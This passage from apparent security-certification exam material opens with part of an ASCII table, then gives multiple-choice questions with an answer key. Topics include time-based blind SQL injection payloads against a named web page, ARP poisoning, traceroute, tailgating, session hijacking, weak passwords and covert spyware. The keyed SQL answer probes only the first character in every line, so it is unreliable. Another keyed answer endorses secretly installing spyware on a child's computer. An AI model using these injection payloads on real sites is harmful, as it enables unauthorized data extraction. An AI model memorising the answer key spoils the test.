51	63	33	110011	3	3		Three
52	64	34	110100	4	4		Four
53	65	35	110101	5	5		Five
54	66	36	110110	6	6		Six
55	67	37	110111	7	7		Seven
56	70	38	111000	8	8		Eight
57	71	39	111001	9	9		Nine
58	72	3A	111010	:	:		Colon
59	73	3B	111011	;	;		Semicolon
60	74	3C	111100	<	<	<	Less than (or open angled bracket)
61	75	3D	111101	=	=		Equals
62	76	3E	111110	>	>	>	Greater than (or close angled bracket)
63	77	3F	111111	?	?		Question mark
64	100	40	1000000	@	@		At symbol
65	101	41	1000001	A	A		Uppercase A
66	102	42	1000010	B	B		Uppercase B
67	103	43	1000011	C	C		Uppercase C
68	104	44	1000100	D	D		Uppercase D
69	105	45	1000101	E	E		Uppercase E
70	106	46	1000110	F	F		Uppercase F
71	107	47	1000111	G	G		Uppercase G
72	110	48	1001000	H	H		Uppercase H
73	111	49	1001001	I	I		Uppercase I
74	112	4A	1001010	J	J		Uppercase J
75	113	4B	1001011	K	K		Uppercase K
76	114	4C	1001100	L	L		Uppercase L
77	115	4D	1001101	M	M		Uppercase M
78	116	4E	1001110	N	N		Uppercase N
79	117	4F	1001111	O	O		Uppercase O
80	120	50	1010000	P	P		Uppercase P
81	121	51	1010001	Q	Q		Uppercase Q
82	122	52	1010010	R	R		Uppercase R
83	123	53	1010011	S	S		Uppercase S
84	124	54	1010100	T	T		Uppercase T
85	125	55	1010101	U	U		Uppercase U
86	126	56	1010110	V	V		Uppercase V
87	127	57	1010111	W	W		Uppercase W
88	130	58	1011000	X	X		Uppercase X
89	131	59	1011001	Y	Y		Uppercase Y
90	132	5A	1011010	Z	Z		Uppercase Z
91	133	5B	1011011	[	[		Opening bracket
92	134	5C	1011100	\	\		Backslash
93	135	5D	1011101	]	]		Closing bracket
94	136	5E	1011110	^	^		Caret - circumflex
95	137	5F	1011111	_	_		Underscore
96	140	60	1100000	`	`		Grave accent
97	141	61	1100001	a	a		Lowercase a
98	142	62	1100010	b	b		Lowercase b
99	143	63	1100011	c	c		Lowercase c
100	144	64	1100100	d	d		Lowercase d
101	145	65	1100101	e	e		Lowercase e
102	146	66	1100110	f	f		Lowercase f

103	147	67	1100111	g	g		Lowercase g
104	150	68	1101000	h	h		Lowercase h
105	151	69	1101001	i	i		Lowercase i
106	152	6A	1101010	j	j		Lowercase j
107	153	6B	1101011	k	k		Lowercase k
108	154	6C	1101100	l	l		Lowercase l
109	155	6D	1101101	m	m		Lowercase m
110	156	6E	1101110	n	n		Lowercase n
111	157	6F	1101111	o	o		Lowercase o
112	160	70	1110000	p	p		Lowercase p
113	161	71	1110001	q	q		Lowercase q
114	162	72	1110010	r	r		Lowercase r
115	163	73	1110011	s	s		Lowercase s
116	164	74	1110100	t	t		Lowercase t
117	165	75	1110101	u	u		Lowercase u
118	166	76	1110110	v	v		Lowercase v
119	167	77	1110111	w	w		Lowercase w
120	170	78	1111000	x	x		Lowercase x
121	171	79	1111001	y	y		Lowercase y
122	172	7A	1111010	z	z		Lowercase z
123	173	7B	1111011	{	{		Opening brace
124	174	7C	1111100	|				Vertical bar
125	175	7D	1111101	\}	}		Closing brace
126	176	7E	1111110	~	~		Equivalency sign - tilde
127	177	7F	1111111		&#127;		Delete

You want to guess the DBO username juggyboy (8 characters) using Blind SQL Injection technique. What is the correct syntax?

A.

```
http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 106) WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 117)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121)  WAITFOR DELAY
'00:00:10'--
```

B.

```
http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=
134,156,111,136,186,145,144,188)  WAITFOR DELAY '00:00:10'
```

C.

```
http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 144)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 123)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=156)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=187)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=199)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=133)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111)  WAITFOR DELAY
'00:00:10'

http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=122)  WAITFOR DELAY
'00:00:10'--
```


D.

```
http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= j,u,g,g,y,b,o,y)  WAITFOR
DELAY '00:00:10'
```

Correct Answer: A

QUESTION 228

How do you defend against ARP Poisoning attack? (Select 2 answers)



A. Enable DHCP Snooping Binding Table
B. Restrict ARP Duplicates
C. Enable Dynamic ARP Inspection

D. Enable MAC snooping Table

Correct Answer: AC

QUESTION 229

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discovering the internal structure of publicly accessible areas of the network. How can you achieve this?

A. There is no way to completely block tracerouting into this area.
B. Block UDP at the firewall.
C. Block TCP at the firewall.
D. Block ICMP at the firewall.

Correct Answer: A

QUESTION 230

Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

A. Neil has used a tailgating social engineering attack to gain access to the offices.
B. He has used a piggybacking technique to gain unauthorized access.
C. This type of social engineering attack is called man trapping.
D. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics.

Correct Answer: A

QUESTION 231

After a client sends a connection request (SYN) packet to the server, the server will respond (SYN-ACK) with a sequence number of its choosing, which then must be acknowledged (ACK) by the client. This sequence number is predictable; the attack connects to a service first with its own IP address, records the sequence number chosen, and then opens a second connection from a forged IP address. The attack doesn't see the SYN-ACK (or any other packet) from the server, but can guess the correct responses. If the source IP address is used for authentication, then the attacker can use the one-sided communication to break into the server. What attacks can you successfully launch against a server using the above technique?

A. Denial of Service attacks
B. Session Hijacking attacks
C. Web page defacement attacks
D. IP spoofing attacks

Correct Answer: B

QUESTION 232
Which of the following represent weak password? (Select 2 answers)

A. Passwords that contain letters, special characters, and numbers Example ap1$%##f@52.
B. Passwords that contain only numbers Example 23698217.
C. Passwords that contain only special characters Example &*#@!(%).
D. Passwords that contain letters and numbers Example meerdfget123.
E. Passwords that contain only letters Example QWERTYKLRTY.
F. Passwords that contain only special characters and numbers Example 123@$45.
G. Passwords that contain only letters and special characters Example bob@&ba.
H. Passwords that contain Uppercase/Lowercase from a dictionary list Example OrAnGe.

Correct Answer: EH

QUESTION 233
Harold just got home from working at Henderson LLC where he works as an IT technician. He was able to get off early because they were not too busy. When he walks into his home office, he notices his teenage daughter on the computer, apparently chatting with someone online. As soon as she hears Harold enter the room, she closes all her windows and tries to act like she was playing a game. When Harold asks her what she was doing, she acts very nervous and does not give him a straight answer. Harold is very concerned because he does not want his daughter to fall victim to online predators and the sort. Harold doesn't necessarily want to install any programs that will restrict the sites his daughter goes to, because he doesn't want to alert her to his trying to figure out what she is doing. Harold wants to use some kind of program that will track her activities online, and send Harold an email of her activity once a day so he can see what she has been up to. What kind of software could Harold use to accomplish this?

A. Install hardware Keylogger on her computer.
B. Install screen capturing Spyware on her computer.
C. Enable Remote Desktop on her computer.
D. Install VNC on her computer.

Correct Answer: B